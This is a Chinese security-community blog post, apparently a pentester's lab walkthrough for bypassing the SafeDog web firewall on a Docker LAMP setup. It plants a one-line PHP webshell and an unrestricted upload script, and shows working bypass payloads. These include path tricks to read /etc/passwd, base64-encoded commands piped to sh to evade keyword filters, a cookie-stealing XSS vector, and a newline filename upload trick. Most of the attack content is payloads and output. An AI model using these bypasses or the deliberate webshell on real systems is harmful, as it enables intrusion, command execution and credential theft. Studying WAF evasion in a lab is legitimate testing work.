

全方面绕过安全狗 2 - 先知社区

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前言

之前写过一篇绕过安全狗的文章后有表哥找我问了一些问题，我发现 bypass 可能是现在安全表哥们必不可少的一项技能了。

安服过程中也常常能遇到安全狗，在不允许深挖的情况下只要能证明漏洞存在就算交差了，于是就有了今天这样一篇从头到尾绕过安全狗的文章。文章技术点不多，全当给各位表哥做个参考吧。

Docker 搭建安全狗环境

win 服务器的安全狗版本没有变化，去官网下了新版的安装包也没变化，就搭建 linux 版本的吧。

```
docker run -it -d --name mysql_dev -p 3307:3306 -e MYSQL_ROOT_PASSWORD=root mysql:5.6 --character-se'
# mysql

docker run -d -it -p 80:80 --link mysql_dev -v $(pwd):/var/www/html centos:7 /bin/bash
# 其实我一直都是用ubuntu的 只是安全狗的环境在ubuntu上起不来 只好换centos啦

yum -y update
yum -y install httpd python mysql vim
yum -y install php-mysql php-gd php-imap php-ldap php-odbc php-pear php-xml php-xmlrpc php-mbstring ph
httpd -k start
#Lamp环境
```

随后就是下载安全狗啦，docker 使用的是 64 位，注意位数

()

下载解压 执行 `./install.py`

这里出现错误，你只要按错误日志安装对应的包就好了。

```
[root@e8b93bf53403 safedog_an_linux64_2.8.21207]# ./install.py
Need system command 'locate' to install safedog for linux.
Installation aborted!
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200709130838-3f69f700-c1a2-1.png>)

执行 `yum -y install file mlocate` 随后继续 `./install.py`

```

[root@e8b93bf53403 safedog_an_linux64_2.8.21207]# ./install.py
extracting files ...

Warning: Web defense module will restart web process during installation!!:
Web defense module select: 1.apache 2.nginx . Input(Ctrl-C to skip web defense module installation): 1
step 1/3, start install common lib [ok]
step 2/3, start Install Server Defense Module
step 2.1, checking os release version... [ok]
/dev/mem: No such file or directory
sh: chattr: command not found
step 2.2, installing file... [ok]
step 2.3, start service... [ok]
step 2.4, save safedog install info...
Tips:
(1)safedog install directory: /etc/safedog
(2)install safedog version: 2.8.21207
install safedog completely

step 3/3, start install Apache Defense Module..
step 3.1, start install Apache Defend Module...
step 3.2, copy libraries [ok]
step 3.3, copy bin [ok]
step 3.4, Install apache defense module succeed.. [ok]
step 3.5, restart the apache server..send command to server ok. [ok]
Tips:
(1)If you want to change the configuration of apache defense module, please modify the files in /etc/safedog/apache/conf;
(2)If you want to check apache defense module log, please use command: sdalogs;
(3)If apache defense module is failed to use, you can try to restart Apache service.
Installation is complete!

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200709130838-3f9e7ab6-c1a2-1.png>)

这样安全狗就起来了, 在 web 目录下写一个测试文件

```

cat >/var/www/html/index.php<<EOF
<?php
$_GET[0]($_GET[1]);
EOF

```

访问 <http://127.0.0.1/?0=readfile&1=file:///etc/passwd> (<http://127.0.0.1/?0=readfile&1=file:///etc/passwd>) 被咬了就对了




(<https://xzfile.aliyuncs.com/media/upload/picture/20200709130838-3fd95a28-c1a2-1.png>)

文件读取

`http://127.0.0.1/?0=readfile&1=file:///etc/passwd` (`http://127.0.0.1/?0=readfile&1=file:///etc/passwd`) 被咬

`http://127.0.0.1/?0=readfile&1=./etc/./passwd` (`http://127.0.0.1/?0=readfile&1=./etc/./passwd`) 绝对路径 + 相对路径绕过


狗改不了....



```
1 root:x:0:0:root:/root:/bin/bash
2 bin:x:1:1:bin:/bin:/sbin/nologin
3 daemon:x:2:2:daemon:/sbin:/sbin/nologin
4 adm:x:3:4:adm:/var/adm:/sbin/nologin
5 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
6 sync:x:5:0:sync:/sbin:/bin/sync
7 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
8 halt:x:7:0:halt:/sbin:/sbin/halt
9 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
10 operator:x:11:0:operator:/root:/sbin/nologin
11 games:x:12:100:games:/usr/games:/sbin/nologin
12 ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
13 nscd:x:99:99:Nobody:/etc:/sbin/nologin
14 systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
15 dbus:x:81:81:System message bus:/:/sbin/nologin
16 apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
17
```

命令执行


这个.... 安全狗不拦截也没办法



```
uid=48(apache) gid=48(apache) groups=48(apache)
```


(<https://xzfile.aliyuncs.com/media/upload/picture/20200709130839-401cf436-c1a2-1.png>)

但是有时候你涉及到敏感信息还是拦截的 比如：



(<https://xzfile.aliyuncs.com/media/upload/picture/20200709130840-4099f1e8-c1a2-1.png>)

当然绝对 + 相对一样可以绕，这里换一种方法




(<https://xzfile.aliyuncs.com/media/upload/picture/20200709130840-40b1f360-c1a2-1.png>)

linux 默认有 base64 命令, 可以通过管道符对命令做一层编码

base64 编码

base64 -d 解码

A terminal window with a dark background and light-colored text. The prompt is '# su @ suanve in ~/Docker/safedog'. The command entered is '\$ echo "cat /etc/passwd" | base64'. The output of the command is 'Y2F0IC9ldGMvcGFzc3dkCg=='.


```
# su @ suanve in ~/Docker/safedog  
$ echo "cat /etc/passwd" | base64  
Y2F0IC9ldGMvcGFzc3dkCg==
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200709130840-40bd2a14-c1a2-1.png>)

可以用这个手段来绕过安全狗对敏感信息的检测

`http://127.0.0.1/?0=system&1=echo%20Y2F0IC9ldGMvcGFzc3dkCg==|base64%20-d%20|sh` (`http://127.0.0.1/?`


`0=system&1=echo%20Y2F0IC9ldGMvcGFzc3dkCg==|base64%20-d%20|sh`)



SQL注入


之前发的文章说的是绕注入，但是有表哥说新版本绕不了了

link-> <https://xz.aliyun.com/t/7572> (<https://xz.aliyun.com/t/7572>)




(<https://xzfile.aliyuncs.com/media/upload/picture/20200709130840-40f176ac-c1a2-1.png>)


在 linux 下的 apache 中测试还是一样的绕过，不知道为什么我的 win 服务器安全狗没有新版本的更新 可以考虑留个联系方式探讨一下




(<https://xzfile.aliyuncs.com/media/upload/picture/20200709130840-4117f2be-c1a2-1.png>)




(<https://xzfile.aliyuncs.com/media/upload/picture/20200709130841-413a67b8-c1a2-1.png>)



(https://xzfile.aliyuncs.com/media/upload/picture/20200709130841-4160923a-c1a2-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20200709130841-4187b0ea-c1a2-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20200709130841-41a26ffc-c1a2-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20200709130842-41d28890-c1a2-1.png)

XSS

就不做太多阐述了 估计也是黑名单 拉点标签和参数慢慢 fuzz 就好了

```
<svg/onload=alert(document.cookie)>
```

http://127.0.0.1/xss/1.php?
name=%3Csvg/onload=alert(document.cookie)%3E&submit=%E6%8F%90%E4%BA%A
4 (http://127.0.0.1/xss/1.php?
name=%3Csvg/onload=alert(document.cookie)%3E&submit=%E6%8F%90%E4%BA%A
4)



(<https://xzfile.aliyuncs.com/media/upload/picture/20200709130842-420b49be-c1a2-1.png>)


文件上传

环境是一个无限制的上传

```
upload.php > ...
<?php
session_start();
if (empty($_SESSION['token'])){
    die("access faild");
}
$temp = explode(".", $_FILES["file"]["name"]);
echo $_FILES["file"]["size"];
if (($FILES["file"]["type"] = "image/gif")
|| ($FILES["file"]["type"] = "image/jpeg")
|| ($FILES["file"]["type"] = "image/jpg")
|| ($FILES["file"]["type"] = "image/pjpeg")
|| ($FILES["file"]["type"] = "image/x-png")
|| ($FILES["file"]["type"] = "image/png"))
&& ($FILES["file"]["size"] < 204800)){
    if ($FILES["file"]["error"] > 0){
        echo "错误: : " . $_FILES["file"]["error"] . "<br>";
    }else{
        echo "上传文件名: " . $_FILES["file"]["name"] . "<br>";
        echo "文件类型: " . $_FILES["file"]["type"] . "<br>";
        echo "文件大小: " . ($FILES["file"]["size"] / 1024) . " kB<br>";
        echo "文件临时存储的位置: " . $_FILES["file"]["tmp_name"] . "<br>";
        if (file_exists("upload/" . $_FILES["file"]["name"])){
            echo $_FILES["file"]["name"] . " 文件已经存在。 ";
        }else{
            move_uploaded_file($_FILES["file"]["tmp_name"], "file/" . $_FILES["file"]["name"]);
            echo "文件存储在: " . "file/" . $_FILES["file"]["name"];
        }
    }
}
else{
    echo "非法的文件格式";
}
?>
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200709130843-427db2ba-c1a2-1.png)

设置文件名为 \nphp\n\nphp 也就直接过了



(https://xzfile.aliyuncs.com/media/upload/picture/20200709130844-430d76b6-c1a2-1.png)